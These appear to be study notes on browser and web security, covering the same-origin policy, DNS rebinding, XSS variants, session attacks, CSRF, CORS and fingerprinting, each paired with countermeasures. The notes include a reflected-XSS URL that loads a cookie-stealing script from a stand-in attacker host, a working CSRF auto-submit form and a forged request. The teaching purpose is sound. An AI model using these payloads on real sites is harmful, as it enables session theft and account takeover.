- The **hidden /.well-known/ directory** in a website is a URI prefix for well-known locations defined by IETF and commonly used to demonstrate ownership of a domain. The administrators of HTTPS websites that use ACME to manage SSL certificates place a unique token inside the /.well-known/acme-challenge/ or /.well-known/pki-validation/ directories to show the certificate authority (CA) that they control the domain. The CA will send them specific code for an HTML page that must be located in this particular directory. The CA will then **scan for this code to validate the domain**.
- **The attackers use these locations to hide malware and phishing pages from the administrators.** The tactic is effective because this directory is already present on most HTTPS sites and is hidden, which increases the life of the malicious/phishing content on the compromised site.


- **HTML**

- **HTML5 Elements**

- Java, Flash, ActiveX, Silverlight, PDF might not coincide with browser security restrictions, which **might compromise memory corruption**
    - **Solution:** HTML5 Native Elements directly embedded into HTML page

- **JavaScript and DOM & BOM**





- **Browser Object Model**
  - The Browser Object Model (BOM) is a browser-specific convention referring to all the objects exposed by the web browser. The BOM allows JavaScript to “interact with” the browser. (i.e., console.log in the DevTools section)
  - The object of window represents a browser window and all its corresponding features. A window object is created automatically by the browser itself.
  - **Functionalities:** Create and navigate windows, Access cookies and local storage, Manipulate browser history, Set timeouts
- **Document Object Model**
  - The Document Object Model (DOM) is a programming interface for **HTML and XML** (Extensible markup language) documents. It defines the logical structure of documents and the way a document is accessed and manipulated.
  - **Functionalities:** Alter the HTML structure, Directly read/write data from/to the page, Manipulate and submit forms, Create and listen to events
- **Difference**
  - The BOM (Browser Object Model) consists of the **objects navigator, history, screen, location and document which are children of window**. In the document node is the DOM (Document Object Model), the document object model, which represents the **contents of the page**. You can manipulate it using JavaScript.
- **HTML5 APIs**
  - **PostMessage API**
    - Communications between two frames using string data.
  - **Web Workers**
    - Batch JavaScript computations in the background without blocking the page
  - **Web Sockets**
    - Binary protocol over TCP to provide bidirectional messaging between client and server
  - **WebRTC**
    - Real-Time Communication for voice/video channels
  - **Web Cryptography**
    - Encryption, Signatures, Hashing function to JavaScript
- **Browsing Context**
  - A browsing context is the environment a **browser displays a Document**. In modern browsers, it usually is a tab, but can be a window or even only parts of a page, like a **frame or an iframe**.
  - Each browsing context has a specific origin, the origin of the active document and a history that memorize all the displayed documents, in order.
  - **Communication between browsing context is severely constrained.** Between

browsing context of the same origin, a BroadcastChannel can be opened and used.

- **iFrame**

- An iFrame is an inline frame used inside a webpage to **load another HTML document** inside it. This HTML document may also contain JavaScript and/or CSS which is loaded at the time when iframe tag is parsed by the user's browser.
- **All the scripts embedded in the same document share the same execution environment and DOM.**
- **So with two different iframe, variables (global) are actually from a different scope**

- **Script Execution Order**

- Scripts in the <head>, then in the <body>
- Handlers of page-loading events: onload, ...
- Handlers of other asynchronous events
- Handlers of page-unloading events: onunload, ...
- **Script will be executed without interruptions.**
- If exceptions are not caught, it will terminate the current script and move to the next one.

- **Extensions (i.e., Grammarly, Puppeteer)**

- **Content Scripts**

- A content script is a part of your extension that runs in the context of a particular web page (as opposed to background scripts which are part of the extension, or scripts which are part of the web site itself, such as those loaded using the <script> element).
- Just like the scripts loaded by normal web pages, content scripts can read and modify the content of their pages using the standard DOM APIs.
- Content scripts can only access a small subset of the WebExtension APIs, but they can communicate with background scripts using a messaging system, and thereby indirectly access the WebExtension APIs.
- **Actually, Content scripts are JavaScript files that run in the context of web pages. By using the standard Document Object Model (DOM), they can read details of the web pages the browser visits, or make changes to them.**

- **Background Scripts**

- Background scripts can access all the WebExtension JavaScript APIs, but they can't directly access the content of web pages. So if your extension needs to do that, you need content scripts.
- A common need for extensions is to have a single long-running script to manage some task or state. Background pages to the rescue. The background page is an HTML page that runs in the extension process. It exists for the lifetime of your extension, and only one instance of it at a time is active.

- **Clickjacking Attack**

- Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

- **Countermeasures**

- **Response Header X-Frame-Options**

- The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a

- <frame>, <iframe>, <embed> or <object>.
      - If you specify **DENY**, not only will attempts to load the page in a frame fail when loaded from other sites, attempts to do so will fail when loaded from the same site. On the other hand, if you specify **SAMEORIGIN**, you can still use the page in a frame as long as the **site including it in a frame is the same as the one serving the page.**
- **Drive-by Download**
  - **An unauthorized drive by download works in a simple way despite having multiple phases:**
    - Hacker compromises a web page — plugging a malicious component into a security flaw.
    - You trigger the component — visiting the page and it finds your **device's security gaps.**
    - The component downloads malware to your device — via your **exploited security.**
    - Malware does its job — letting the hacker disrupt, control, or steal from your device.
    - As noted above, unauthorized malicious code is distributed directly by compromised websites. However, the code is placed there by hackers. Their methods rely on natural flaws of digital technology, as well as unsafe security practices.
- **Valid Origin Control Attack**
  - **Content Sniffing**
    - Content sniffing, also known as media type sniffing or MIME sniffing, is the practice of inspecting the content of a byte stream to attempt to **deduce the file format** of the data within it. Content sniffing is generally used to compensate for a lack of accurate metadata that would otherwise be required to enable the file to be interpreted correctly.
  - **Polyglots**
    - File that are valid with respect to different data formats
    - GIFs, PNGs or JARs can be crafted to be valid JavaScript or HTML file
  - **Content Sniffing + Polyglots Attack**
    - Save an attack.html file as Image Type, and store in example.com/images
    - **Attacker sends a link of example.com/images/attack.html** to victim, and now the attacker has controls over the code in example.com origin.
  - **Counter Measures**
    - **X-Content-Type-Options Response Headers:** Nosniff

## Same Origin Policy

- **SOP Key Rules**
  - Pages in different browsing contexts can interact with each other if and only if they have the same origin
  - Persistent resources (cookies, storage) are associated to origins, and can be access only by pages form that origin
- **SOP Examples**

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Same origin	Only the path differs
http://store.company.com/dir/inner/another.html	Same origin	Only the path differs
https://store.company.com/page.html	Failure	Different protocol
http://store.company.com:81/dir/page.html	Failure	Different port (http:// is port 80 by default)
http://news.company.com/dir/page.html	Failure	Different host

- <https://medium.com/@vickieli> (HTTPS is on port 443 by default)
- <https://medium.com/> (same origin, same protocol, hostname and port number)
- <http://medium.com/> (different origin, because protocol differs)
- <https://twitter.com/@vickieli> (different origin, because hostname differs)
- <https://medium.com:8080/@vickieli> (different origin, because port number differs)
- **SOP Restrictions**
  - The SOP does not allow a script from page A to access data on page B if they don't share the same origin. This is meant to prevent a malicious script on page A from obtaining sensitive information embedded on page B's DOM.
  - Embedded resources such as **images, CSS and scripts** are not restricted and can be accessed and loaded across different origins.
  - SOP does not prevent outbound communication (i.e., cross-domain post requests)
  - SOP does not prevent bidirectional communication
- **SOP Relaxation**
  - Setting the domain of different subdomains to the same using document.domain will enable them to share resources. For example, setting the domain of a.domain.com and b.domain.com to domain.com so that they can interact.
  - If sub1.example.com wants to communicate with example.com, both domain will be set to **example.com**, whereas example.com has to set its relaxation flag to true so that they can communicate with each other
  - *Side note: Doing this will set the port number to null, which might be interpreted differently by different browsers. In the above example, <https://a.domain.com> might not be able to interact with <https://domain.com> since their port numbers differ (**Null versus 443**).*
- **Purpose of SOP**
  - If you follow a malicious link on the web, the web page you arrive at shouldn't be able to make an HTTP request to your bank website and leverage your logged in-session there to empty your account. Browsers restrict this behavior by **limiting HTTP requests originating from a domain to access only other resources that are also located on that domain**.
  - The code at <http://malicious.website> can't make a standard XMLHttpRequest to <http://bank.com/transfer-fund> because malicious.website and bank.com are different domains and therefore the browser treats them as separate origins. Browsers enforce this by requiring that the protocol, domain name, and port number of a URL being requested is identical to the URL of the page requesting it.
- **DNS Rebinding**
  - An attacker controls a **malicious DNS server** that answers queries for a domain, say rebind.network.
  - The attacker tricks a user into loading <http://rebind.network> in their browser. There are many ways they could do this, from **phishing** to **persistent XSS** or by **buying an HTML banner ad**.
  - Once the victim follows the link, their web browser makes a DNS request looking



for the IP address of rebind.network. When it receives the victim's DNS request, the attacker controlled DNS server responds with rebind.network's **real IP address**, 34.192.228.43. It also sets the TTL value on the response to be 1 second so that the victim's machine **won't cache it for long**.

- The victim loads the web page from <http://rebind.network> which contains malicious JavaScript code that begins executing on the victim's web browser. The page begins repeatedly making some strange looking POST requests to <http://rebind.network/thermostatwith> a JSON payload like {"tmode": 1, "a\_heat": 95}.
- At first, these requests are sent to the attacker's web server running on 34.192.228.43, but after a while the browser's resolver observes that the DNS entry for rebind.network is stale and so it makes another DNS lookup.
- The attacker's malicious DNS server receives the victim's second DNS request, but this time it responds with the **IP address 192.168.1.77**, which happens to be an IP address of a **smart thermostat on the victim's local network**.
- The victim's machine receives this malicious DNS response and begins to point to HTTP requests intended for <http://rebind.network> to 192.168.1.77. As far as the browser is concerned nothing has changed and so **it sends another POST** to <http://rebind.network/thermostat>.
- This time, that POST request gets sent to the **small unprotected web server running on the victim's WiFi-connected thermostat**. The thermostat processes the request and the temperature in the victim's home is set to 95 degrees 🌡️.
- **Counter Measures**
  - **DNS Pinning:** Longer binding intervals
  - **Restriction:** Prevent external DNS queries to resolve to internal addresses

## Scripting Attacks

### • Reflected XSS Attack


- In reflected XSS, we are not modifying the DOM, the user must interact with something (web link, form, etc.). Our injected code then travels to the server and then gets reflected (as an attack) to the user's browser. The browser then executes this as it appears to have come from the server, but really it's malicious.
- **Mallory crafts a URL to exploit the vulnerability:**
  - She makes the URL [http://bobssite.org/search?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>](http://bobssite.org/search?q=puppies<script%20src='http://mallorysevilsite.com/authstealer.js'></script>).
- She sends an e-mail to some unsuspecting members of Bob's site
- Alice gets the e-mail. She loves puppies and clicks on the link. It goes to Bob's website to search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible on the screen) and loads and runs Mallory's program authstealer.js (triggering the XSS attack).
- The authstealer.js program runs in Alice's browser, **as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server**, where Mallory retrieves it.
- Mallory now puts Alice's Authorization Cookie into her browser as if it were her own. She then **goes to Bob's site and is now logged in as Alice**.

### • DOM-based XSS Attack

- DOM based XSS has **its payload executed after having modified the DOM**, so that the code on the **client side runs triggering abnormal behaviour**. So the response doesn't change, but the code in the page runs with this new, abnormal, behaviour, and this is because the DOM has changed.
- Read attacker-controlled parameter and embeds it in the page



- Welcome.html?name="Bill" will be retrieved using `$_GET['name']` and place it in the HTML
- **Stored XSS Attack**
  - It occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.
- **Self XSS Attack**
  - Stupid user be tricked into injecting malicious JavaScript in the page
- **Resident XSS Attack**
  - A variant of DOM-based XSS that exploits browser storage
  - Cannot be detected by server, and will remain effective after vulnerable page is patched
  - **Counter Measures**
    - Periodically refresh or delete stored data on client's browsers
- **Cross-channel Scripting (XCS)**
  - <https://ieeexplore.ieee.org/document/8602961>
  - We disclose a range of XCS attacks on embedded servers, which make use of electronic devices such as **photo frames, cameras, wireless routers and wireless access points**. All these devices have web interfaces, which permits an admin to perform various tasks on the device that is **connecting from a web browser to the web server**.
  - An attack execution is carried by **inserting malevolent code in the device**, which is executed in the context of a legitimate user when he/she opens the page containing injected malicious code. This malevolent code can be inserted in the device through **non web channels like SNMP** (Simple Network Management Protocol), FTP (File Transfer Protocol) or NFS (Network File System).
- **XSS Attack Counter Measures**
  - **XSS Filters**
    - `htmlspecialchars()` in PHP
    - Context-dependent Sanitization
  - **Valid User Inputs**
    - Prepared statements in SQLi
  - **X-XSS-Protection Header (Useful for Reflected XSS)**
    - If the URL parameter is reflected in the body as a script, the script will be blocked
    - Deprecated because CSP does better
- **JavaScript Isolation**

- 
  - User script: bookmarklets, url
    - Runs as a page script
  - Script from other origins
    - Runs as a page script
    - Different trust assumptions and security concerns
  - Script from page origin
    - May or may not trust user, browser, other-origin scripts
    - Concerned with web app goals
  - iframe from other origin
    - Scripts are isolated from page
  - Extensions and dev toolbar
    - Has access to powerful APIs
    - Can inject scripts into any page
    - Can get around SOP
  - Scripts in same page take page origin
- Scripts in the same page (i.e., even from other origins) will take the same page origin
  - May access cookies and storage of the page origin
  - May tamper with each other via reading each other's variables
- **Source Code Snooping Attack**
  - Use a script to convert an entire DOM element (i.e., `function () {...}`) into a

- String for analysis
  - **Counter Measures**
    - Hide state inside closures and remove script node
- **Prototype Poisoning**
  - **Counter Measures**
    - Use Check Types to ensure the variable passed in is not a function inherited from the prototype
    - Initialize the variable first to avoid relying on inheritance.
- **iFrame Vulnerability**
  - <https://stackoverflow.com/questions/7289139/why-are-iframes-considered-dangerous-and-a-security-risk>
  - In addition, IFRAME element may be a security risk if **any page on your site contains an XSS vulnerability which can be exploited**. In that case the attacker can expand the XSS attack to any page within the same domain that can be persuaded to load within an <iframe> on the page with XSS vulnerability. This is because **content from the same origin (same domain) is allowed to access the parent content DOM** (practically execute JavaScript in the "host" document). The only real protection methods from this attack is to add HTTP header X-Frame-Options: DENY and/or always correctly encode all user submitted data (that is, never have an XSS vulnerability on your site - easier said than done).
  - However, be warned that content from <iframe> can **initiate top level navigation by default**. That is, content within the <iframe> is allowed to automatically **open a link over current page location (the new location will be visible in the address bar)**. The only way to avoid that is to add sandbox attribute without value allow-top-navigation. For example, <iframe sandbox="allow-forms allow-scripts" ...>. Unfortunately, sandbox also disables all plugins, always. For example, Youtube content cannot be sandboxed because Flash player is still required to view all Youtube content. No browser supports using plugins and disallowing top level navigation at the same time.
- **HTML5 Sandbox**
  - Browser will create a new unique origin and associate it to the iFrame
  - The SOP will prevent cross-origin access to other elements/iFrame in the same page.
  - **Properties**
    - Treat the content as being from a unique origin.
    - Prevent form submission.
    - Prevent script execution.
    - Disable all available API's.
    - Avoid links from targeting other browsing contexts.
    - Restrict the content from navigating its top-level browsing context.
    - Block automatically triggered features like video autoplay.
- **Content Security Policy (CSP)**
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
  - Server send a **response header** that a whitelist of what resources can be loaded and what scripts can be executed.
  - A primary goal of CSP is to mitigate and report XSS attacks. XSS attacks exploit the browser's trust of the content received from the server. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.
  - CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts. A CSP compatible browser will

then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts and event-handling HTML attributes).

- Very useful for mitigate XSS attacks but also DoS.
- **Example:** Content-Security-Policy: default-src 'self' trusted.com \*.trusted.com

## Browser Storage

- **Cookie Attributes**

- **Domain attribute**

- The Domain attribute specifies which hosts are allowed to receive the cookie. If unspecified, it defaults to the same host that set the cookie, excluding subdomains. **If Domain is specified, then subdomains are always included.**
    - Therefore, **specifying Domain is less restrictive than omitting it.** However, it can be helpful when subdomains need to share information about a user.
    - For example, if Domain=mozilla.org is set, then cookies are available on subdomains like developer.mozilla.org.

- **Path Attribute**

- The Path attribute indicates a **URL path that must exist in the requested URL** in order to send the Cookie header. The **%x2F ("/") character is considered a directory separator**, and subdirectories match as well.
    - For example, if Path=/docs is set, these paths match: /docs /docs/Web/ /docs/Web/HTTP

- **Same Site**

- The SameSite attribute lets servers specify whether/when cookies are sent with cross-origin requests (where Site is defined by the registrable domain), which provides some protection against **cross-site request forgery attacks** (CSRF).
    - It takes three possible values: Strict, Lax, and None. With Strict, the **cookie is sent only to the same site as the one that originated it**; Lax is similar, except that cookies are sent when the user navigates to the cookie's origin site, for example, by following a link from an external site; None specifies that cookies are sent on **both originating and cross-site requests**, but only in secure contexts (i.e. if SameSite=None then the Secure attribute must also be set). If no SameSite attribute is set then the cookie is treated as Lax.

- **JavaScript Access and Cookie Scope**

- Document.cookie provides access to all the cookies **in scope** for the document origin
  - JavaScript access may be denied if HTTPONLY option has been set

- **Cookie Security Concerns**

- Example.com cannot tell if the cookie is set by itself or subdomain.example.com
  - **Path does not restrict visibility of cookies**
    - Script from different path can load iframe with page from the target path, and access document.cookie of iframe with SOP.

## Secure Session

- **HTTP Authentication**

- Stateless protocol => Need new authentication every time a new request is established

- **Basic Authentication**
  - Username and Password in clear text (Deprecated)
- **Digest Authentication**
  - Hash of password and server-generated nonce
- **Limitations**
  - **Inefficient** because every request needs a new authentication
  - **Cumbersome** because user need to close browser to sign out
  - **Security** because MITM can tamper with Digest nonce and launch offline dictionary attack
- **Sessions**
  - **Unauthenticated Session**
    - Server issue a short-lived token to the client, and client presents the token when requests
    - **Useful for anonymous user and tracking the state of webapp**
  - **Authenticated Session**
    - Presents the token when authentication is needed
- **Session Fixation**
  - [https://en.wikipedia.org/wiki/Session\\_fixation#Do\\_not\\_accept\\_session\\_identifiers from GET / POST variables](https://en.wikipedia.org/wiki/Session_fixation#Do_not_accept_session_identifiers_from_GET_POST_variables)
  - The attack consists of obtaining a **valid session ID** (e.g. by connecting to the application), inducing a user to authenticate himself with that session ID, and then hijacking the user-validated session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it.
  - **Trick clients to use attacker's session token**
    - **Session token in the URL argument:** The Session ID is sent to the victim in a hyperlink and the victim accesses the site through the malicious URL.
    - **Session token in a hidden form field:** In this method, the victim must be tricked to authenticate in the target Web Server, using a login form developed for the attacker. The form could be hosted in the evil web server or directly in html formatted e-mail.
    - **Session ID in a cookie:** Most browsers support the execution of client-side scripting. In this case, the aggressor could use attacks of code injection as the XSS (Cross-site scripting) attack to **insert a malicious code in the hyperlink sent to the victim and fix a Session ID in its cookie**. Using the function document.cookie, the browser which executes the command becomes capable of fixing values inside of the cookie that it will use to keep a session between the client and the Web Application.
  - **Mitigation**
    - **Identity Confirmation:** This attack can be largely avoided by changing the session ID when users log in. If every request specific to a user requires the user to be authenticated with ("logged into") the site, an attacker would need to know the id of the victim's log-in session. When the victim visits the link with the fixed session id, however, they will need to log into their account in order to do anything "important" as themselves. At this point, their session id will change, and the attacker will not be able to do anything "important" with the anonymous session ID.
- **Session Hijacking**
  - Attacker obtains a valid token and performs sensitive actions on behalf of users
    - **MITM:** Steal over HTTP connection and Wi-Fi.
    - **XSS Attack:** Use injected script to exfiltrate document.cookie contents
  - **Mitigations**

- Session Tokens only over HTTPS
- Invalidate session after logout (window-of-opportunity)
- **Secure Tokens**
  - Token should be randomized and unpredictable
  - Bind tokens to IP address, SSL session ID, browser fingerprint, etc.
    - **Issues:** SSL Session ID will change every time user re-open website with existing session
  - **Secure Session Token**
    - Session Data = (Timestamp, Random Value, User ID, Login Status, Client-Context)
- **Cross-Site Request Forgery (CSRF)**
  - <https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>
  - **Key Conditions**
    - **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
    - **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.
  - **Sample Attack**

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

    - The attacker's page will trigger an **HTTP request to the vulnerable web site.**
    - If the user is logged in to the vulnerable web site, their browser will automatically **include their session cookie in the request** (assuming SameSite cookies are not being used).
    - The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.
  - **Sample HTTP Request Header**

```
POST /email.php HTTP/1.1
Host: example.com
Origin: http://attacker.com
Referer: http://attacker.com/csrf.html
Cookie: SESSION=e29a31e41c9512a4bd
Content-Type: application/x-www-form-urlencoded

mail=bob@example.com
```

    - The web browser issues a POST request.
    - The host is the vulnerable website the user is logged in to, in our case example.com. Note the Origin and Referer headers that show where the request is coming from – the referrer is attacker.com.
    - The Cookie header, which contains the user's session cookie. Even though the browser request was initiated by a malicious script, the browser still

sends the Cookie header along with the request because the request is for example.com, for which the user has a session cookie. This also means that the web application will recognize the user's authorized session.

- Below the cookie header is the Content-Type HTTP header which shows that the request was issued by a form.
- And at the bottom, as the post body, is the parameter-value pair. The parameter is mail and the value is the one set by the attacker: bob@attacker.com.

- **CSRF Mitigations**

- Use POST request but not GET for sensitive, state changing actions (Ineffective)
- **Hidden second token for each form (e.g., Login, Registration, Contact, etc.)**
  - Require the attacker to have both cookie and the second token (Extremely Hard)
  - Attacker cannot know the token value in another browser context embed in the spoofed form
  - **Attacker cannot simply bypassed if the attacker embeds an iframe into his malicious page and use JS to get these tokens?**


The SOP will prevent attacker-controlled JS (on the malicious page) to access the DOM in the iframe which comes from the bank, so it cannot steal the token.

- **SameSite Attribute**
  - Cannot access existing session via external link


- **Cross-Origin Resource Sharing CORS**

- <https://www.medianova.com/en-blog/2019/02/20/a-technical-introduction-to-cors-cross-origin-resource-sharing>
- <https://dev.to/caffiendkitten/sop-vs-cors-49l6>
- <https://www.moesif.com/blog/technical/cors/Authoritative-Guide-to-CORS-Cross-Origin-Resource-Sharing-for-REST-APIs/>
- Cross-Origin Resource Sharing (CORS) is a mechanism that allows **access to resources across origins**. Implemented as an extension of the Same-Origin Policy, CORS enables servers to specify any other origins allowed to share resources with through a suite of HTTP headers that define any trusted origins and associated properties that are combined during the exchange between a Browsers and a resource across web origins. For example, if an API is used on <http://example.org>, <http://hello-world.example> can opt in using the mechanism of the Access-Control-Allow-Origin: <http://example.org> as a response header, which would **allow the resource to be fetched cross-origin from <http://example.org>**.

Furthermore, though reading between origins is usually blocked, this **doesn't apply to HTML tags**. This means a web page may freely embed cross-origin images, stylesheets, scripts, iframes, and/or videos and these resources still be accessed across origins through the associated HTML tag.







- SOP allows **cross-origin communications** when both parties are willing to engage
- **SOP prevents cross-origin AJAX request**
  - Opens AJAX connection from attacker.com to bank.com to steal the HTML content / hidden token in the form, and steal anti-CSRF tokens
- **Cross-Origin Resource Sharing (CORS) - Server Side**
  - Cross-Origin Resource Sharing (CORS) is an **HTTP-header based mechanism** that allows a server to indicate any other origins (domain, scheme, or port) than its own from which a browser should **permit loading of resources**. CORS also relies on a mechanism by which browsers make a **“preflight” request to the server** hosting the cross-origin resource, in order to check that the server will permit the actual request. In that preflight, the browser sends headers that indicate the HTTP method and headers that will be used in the actual request.
  - An example of a cross-origin request: the front-end JavaScript code served from <https://domain-a.com> uses XMLHttpRequest to make a request for <https://domain-b.com/data.json>.
- **Login CSRF**
  - Attack-controlled profile to monitor the victim
  - **Counter Measures**
    - Anti-CSRF cannot be applied
      - We're visiting the server on the behalf of authenticated server. (Before login!!)
    - Validate refer/origin header of the login request
      - **Example:** Login to <https://www.google.com/login> from <http://www.attacker.com/blog> is very suspicious
    - **Embed login form on a dedicated page**
      - Served over HTTPS
      - Use separated page with no CORS enabled
    - **Use Sandbox Attribute**
      - When the google.com/login is embedded in attacker.com/blog as an i-frame, we can use **strict CSP policy** or **Sandbox Attribute** to restrict access
- **Secure Session Advise**

1. Use HTTPS wherever possible: also before/after login
2. Segregate login in a secure domain
3. Change session token after login
4. Protect sensitive actions with anti-CSRF token cryptographically related to session token
  - Possibly also related to action itself
  - Or use SameSite cookies if compatible with web application deployment constraints
5. Use specific and short-lived tokens
  - If same token used more than once, MITM can launch replay attacks
- The more specific the token, the harder to generate and maintain, but the better the protection
6. Check `referrer` header where available
7. Ask for re-authentication for special actions
  - Transfer money to a new bank account
  - Change email or password
  - Delete account
8. After predetermined idle time, session should expire, or at least degrade to lower security
  - For example, read only access

## Browser Fingerprinting

- **Fingerprinting Goal**
  - **Authentication:** Login from a rare device
  - **Authorization:** Session tokens may associate with hash of browser fingerprint to prevent session hijacking
  - **Access Control:** Whitelist devices can access
  - **Tracking**
- **Passive Fingerprinting**
  - User-Agent, Accept, Accept-Language, Accept-Encoding
  - **Advantages**
    - Cannot be detected or prevented
    - Does not affect target
    - Can gather only the information exposed by the target
- **Active Fingerprinting**
  - Installed Fonts, Installed Plugins, Browser Type, Time-Zone, etc.
  - **Advantages**
    - May be detected and prevented
    - ...
- **Tradeoff between Precision vs stability**
  - **Precision:** Every device should have a different fingerprint
  - **Stability:** Fingerprint for a particular device should not change much over time
  - **Example**
    - Include more features will enhance precision but decrease stability
- **Fingerprinting Counter Measures**
  - Blacklist known fingerprints, Rewrite HTTP requests to hide sensitive information, Disable plugins and JavaScript => May cause site crash
  - Spoof information to report the fingerprint of a system target of impersonation => Hard to mimic attributes like IP, device MAC address, etc
  - Common Fingerprint among crowds
  - Destabilize fingerprint
- **Web server fingerprinting:**
  - User agent



- Accept
- Accept-Language
- Accept-Encoding
- Content language
- Referer
- **Strengths:** Always available to collect, since sent every request. Cannot be detected by the target. Doesn't affect the target.
- **Weaknesses:** Easier to spoof, limited number of properties.
- **JavaScript fingerprinting (Client-Side):**
  - DOM properties
  - Navigator properties
  - Plugins
  - Screen size
  - WebGL info
  - Input devices
  - Sensors
  - Canvas rendering
  - **Strengths:** More unique/precise features that are more difficult to spoof correctly & consistently. Can detect anti-fingerprinting.
  - **Weaknesses:** Can be detected/prevented by target and may disrupt target (such as rendering fonts/objects/etc)

## Web Tracking

- **Types of Trackers**
  - **First-party cookies** are stored by the domain (website) you are visiting directly. They allow website owners to collect analytics data, remember language settings, and perform other useful functions that help provide a good user experience.
  - **Third-party cookies** are created by domains other than the one you are visiting directly, hence the name third-party. They are used for cross-site tracking, retargeting and ad-serving.

	First-Party Cookies	Third-Party Cookies
<b>Setting and Reading the Cookie</b>	Can be set by the publisher's web server or any JavaScript loaded on the website.	Can be set by a third-party server (e.g. an AdTech platform) via code loaded on the publisher's website.
<b>Availability</b>	A first-party cookie is only accessible via the domain that created it.	A third-party cookie is accessible on any website that loads the third-party server's code.
<b>Browser Support, Blocking and Deletion</b>	Supported by all browsers and can be blocked and deleted by the user, but doing so may provide a bad user experience.	Supported by all browsers, but many are now blocking the creation of third-party cookies by default. Many users also delete third-party cookies on a regular basis.

- **Goal of Web Tracking and Web Fingerprinting**
  - Collect information to be used in pen-testing (vulnerable software versions, open ports)
  - Recognize you for authentication (warning when logging in from unknown place)
  - Access control for particular fingerprints

- Serve personalised ads
